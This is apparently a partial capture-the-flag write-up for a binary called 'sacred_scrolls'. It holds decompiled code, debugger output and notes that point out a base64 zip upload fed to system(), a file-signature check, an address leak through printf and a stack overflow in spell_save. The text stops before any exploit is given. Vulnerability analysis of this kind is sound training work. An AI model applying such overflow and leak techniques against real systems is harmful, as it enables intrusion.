
```
  banner();
  uStack_110 = 0x400f09;
  clean();
  uStack_110 = 0x400f1a;
  printf("\nEnter your wizard tag: ");
  local_2c = 0x600;
  local_38 = 0x5ff;
  local_40 = auStack_708;
  read(0,auStack_708,0x5ff);
  printf("\nInteract with magic library %s",local_40);
  puVar1 = &local_108;
  for (lVar2 = 0x19; lVar2 != 0; lVar2 = lVar2 + -1) {
    *puVar1 = 0;
    puVar1 = puVar1 + (ulong)bVar3 * -2 + 1;
  }
  while( true ) {
    while (lVar2 = menu(), lVar2 == 2) {
      puVar1 = (undefined8 *)spell_read();
      local_108 = *puVar1;
      local_100 = puVar1[1];
      local_f8 = puVar1[2];
      local_f0 = puVar1[3];
      local_e8 = puVar1[4];
      local_e0 = puVar1[5];
      local_d8 = puVar1[6];
      local_d0 = puVar1[7];
      local_c8 = puVar1[8];
      local_c0 = puVar1[9];
      local_b8 = puVar1[10];
      local_b0 = puVar1[0xb];
      local_a8 = puVar1[0xc];
      local_a0 = puVar1[0xd];
      local_98 = puVar1[0xe];
      local_90 = puVar1[0xf];
      local_88 = puVar1[0x10];
      local_80 = puVar1[0x11];
      local_78 = puVar1[0x12];
      local_70 = puVar1[0x13];
      local_68 = puVar1[0x14];
      local_60 = puVar1[0x15];
      local_58 = puVar1[0x16];
      local_50 = puVar1[0x17];
      local_48 = puVar1[0x18];
      printf(&DAT_00401f80,&local_108);
    }
    if (lVar2 == 3) break;
    if (lVar2 == 1) {
      spell_upload();
    }
  }
  spell_save(&local_108);
                    /* WARNING: Subroutine does not return */
  exit(0x16);
}
```




```
char * spell_read(void)

{
  int iVar1;
  char *__s1;
  FILE *__stream;

  __s1 = (char *)malloc(400);
  system("unzip spell.zip");
  __stream = fopen("spell.txt","rb");
  if (__stream == (FILE *)0x0) {
    printf("%s\n[-] There is no such file!\n\n",&DAT_0040127f);
                    /* WARNING: Subroutine does not return */
    exit(-0x45);
  }
  fread(__s1,399,1,__stream);
  iVar1 = strncmp(__s1,&DAT_00401322,4);
  if (iVar1 == 0) {
    iVar1 = strncmp(__s1 + 4,&DAT_00401327,3);
    if (iVar1 == 0) {
      close((int)__stream);
      return __s1;
    }
  }
  printf("%s\n[-] Your file does not have the signature of the boy who lived!\n\n",&DAT_0040127f);
                    /* WARNING: Subroutine does not return */
  exit(0x520);
}
```



```
void spell_save(void *param_1)

{
  undefined local_28 [32];

  memcpy(local_28,param_1,600);
  printf("%s\n[-] This spell is not quiet effective, thus it will not be saved!\n",&DAT_0040127f);
  return;
}
```


Decompile: spell_upload - (sacred_scrolls)

```

/* WARNING: Type propagation algorithm not settling */

void spell_upload(void)

{
  char cVar1;
  long lVar2;
  ulong uVar3;
  undefined8 *puVar4;
  undefined4 *puVar5;
  byte bVar6;
  undefined auStack_1230 [8];
  undefined local_1228 [15];
  undefined8 uStack_1219;
  undefined2 auStack_1211 [2036];
  char cStack_229;
  undefined8 local_228 [65];
  FILE *local_20;
  ulong local_18;
  ulong local_10;

  bVar6 = 0;
  puVar4 = local_228;
  for (lVar2 = 0x40; lVar2 != 0; lVar2 = lVar2 + -1) {
    *puVar4 = 0;
    puVar4 = puVar4 + 1;
  }
  puVar4 = (undefined8 *)local_1228;
  for (lVar2 = 0x200; lVar2 != 0; lVar2 = lVar2 + -1) {
    *puVar4 = 0;
    puVar4 = puVar4 + 1;
  }
  auStack_1230 = (undefined  [8])0x400aa5;
  printf("\n[*] Enter file (it will be named spell.zip): ");
  auStack_1230 = (undefined  [8])0x400abe;
  local_18 = read(0,local_228,0x1ff);
  *(undefined *)((long)local_228 + (local_18 - 1)) = 0;
  for (local_10 = 0; local_10 < local_18; local_10 = local_10 + 1) {
    if (((((*(char *)((long)local_228 + local_10) < 'a') ||
          ('z' < *(char *)((long)local_228 + local_10))) &&
         ((*(char *)((long)local_228 + local_10) < 'A' ||
          ('Z' < *(char *)((long)local_228 + local_10))))) &&
        ((((*(char *)((long)local_228 + local_10) < '0' ||
           ('9' < *(char *)((long)local_228 + local_10))) &&
          (*(char *)((long)local_228 + local_10) != '.')) &&
         ((*(char *)((long)local_228 + local_10) != '\0' &&
          (*(char *)((long)local_228 + local_10) != '+')))))) &&
       (*(char *)((long)local_228 + local_10) != '=')) {
      auStack_1230 = (undefined  [8])0x400bea;
      printf("\n%s[-] File contains invalid charcter: [%c]\n",&DAT_0040127f,
             (ulong)(uint)(int)*(char *)((long)local_228 + local_10));
                    /* WARNING: Subroutine does not return */
      auStack_1230 = (undefined  [8])0x400bf4;
      exit(0x14);
```




```
                    /* WARNING: Subroutine does not return */
      auStack_1230 = (undefined  [8])0x400bf4;
      exit(0x14);
    }
  }
  local_1228._0_4_ = 0x6f686365;
  local_1228._4_2_ = 0x2720;
  local_1228[6] = 0;
  auStack_1230 = (undefined  [8])0x400c32;
  strcat(local_1228,(char *)local_228);
  uVar3 = 0xffffffffffffffff;
  puVar5 = (undefined4 *)local_1228;
  do {
    if (uVar3 == 0) break;
    uVar3 = uVar3 - 1;
    cVar1 = *(char *)puVar5;
    puVar5 = (undefined4 *)((long)puVar5 + (ulong)bVar6 * -2 + 1);
  } while (cVar1 != '\0');
  uVar3 = ~uVar3;
  *(undefined8 *)(auStack_1230 + uVar3 + 7) = 0x65736162207c2027;
  *(undefined8 *)((long)local_1228 + uVar3 + 7) = 0x203e20642d203436;
  *(undefined8 *)((long)auStack_1211 + (uVar3 - 8)) = 0x697a2e6c6c657073;
  *(undefined2 *)((long)auStack_1211 + uVar3) = 0x70;
  auStack_1230 = (undefined  [8])0x400c9f;
  system(local_1228);
  auStack_1230 = (undefined  [8])0x400cb2;
  local_20 = fopen("spell.zip","rb");
  if (local_20 == (FILE *)0x0) {
    auStack_1230 = (undefined  [8])0x400cd5;
    printf("%s\n[-] There is no such file!\n\n",&DAT_0040127f);
                    /* WARNING: Subroutine does not return */
    auStack_1230 = (undefined  [8])0x400cdf;
    exit(-0x45);
  }
  auStack_1230 = (undefined  [8])0x400cfe;
  printf("%s\n[+] Spell has been added!\n%s",&DAT_00401202,&DAT_004011fa);
  auStack_1230 = (undefined  [8])0x400d09;
  close((int)local_20);
  return;
}
```


3) Notes

i) By analyzing the binary, we find that we can enter a file by making a zip and writing it in base64 format


ii) There is also a strange check here



```
  }
  fread(__s1,399,1,__stream);
  iVar1 = strncmp(__s1,&DAT_00401322,4);
  if (iVar1 == 0) {
    iVar1 = strncmp(__s1 + 4,&DAT_00401327,3);
    if (iVar1 == 0) {
      close((int)__stream);
      return __s1;
    }
  }
```




```
(remote) gef➤  x/4x 0x0000000000401322
0x401322:       0xf0    0x9f    0x91    0x93
```




```
──────────────────────────────────────────── arguments (guessed) ────
strncmp@plt (
   $rdi = 0x0000000001c03484 → "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAA",
   $rsi = 0x0000000000401327 → 0x0000000000a19ae2,
   $rdx = 0x0000000000000003
)
──────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "sacred_scrolls", stopped 0x400dc1 in spell_read (), reason:
 SINGLE STEP
────────────────────────────────────────────────────────── trace ────
[#0] 0x400dc1 → spell_read()
[#1] 0x400ff7 → main()
─────────────────────────────────────────────────────────────────────
(remote) gef➤  x/b 0x401327
0x401327:       0xe2
(remote) gef➤  x/4b 0x401327
0x401327:       0xe2    0x9a    0xa1    0x0
(remote) gef➤
```

iii) We can leak addresses with this



```
byte bVar3;
undefined auStack_708 [1528];
undefined8 uStack_110;
undefined8 local_108;
undefined8 local_100;
undefined8 local_f8;
undefined8 local_f0;
undefined8 local_e8;
undefined8 local_e0;
undefined8 local_d8;
undefined8 local_d0;
undefined8 local_c8;
undefined8 local_c0;
undefined8 local_b8;
undefined8 local_b0;
undefined8 local_a8;
undefined8 local_a0;
undefined8 local_98;
undefined8 local_90;
undefined8 local_88;
undefined8 local_80;
undefined8 local_78;
undefined8 local_70;
undefined8 local_68;
undefined8 local_60;
undefined8 local_58;
undefined8 local_50;
undefined8 local_48;
undefined *local_40;
undefined8 local_38;
undefined4 local_2c;

bVar3 = 0;
uStack_110 = 0x400efa;
setup();
uStack_110 = 0x400eff;
banner();
uStack_110 = 0x400f09;
clean();
uStack_110 = 0x400f1a;
printf("\nEnter your wizard tag: ");
local_2c = 0x600;
local_38 = 0x5ff;
local_40 = auStack_708;
read(0,auStack_708,0x5ff);
printf("\nInteract with magic library %s",local_40);
puVar1 = &local_108;
for (lVar2 = 0x19; lVar2 != 0; lVar2 = lVar2 + -1) {
```


iv) Overflow



Decompile: spell_save - (sacred_scrolls)

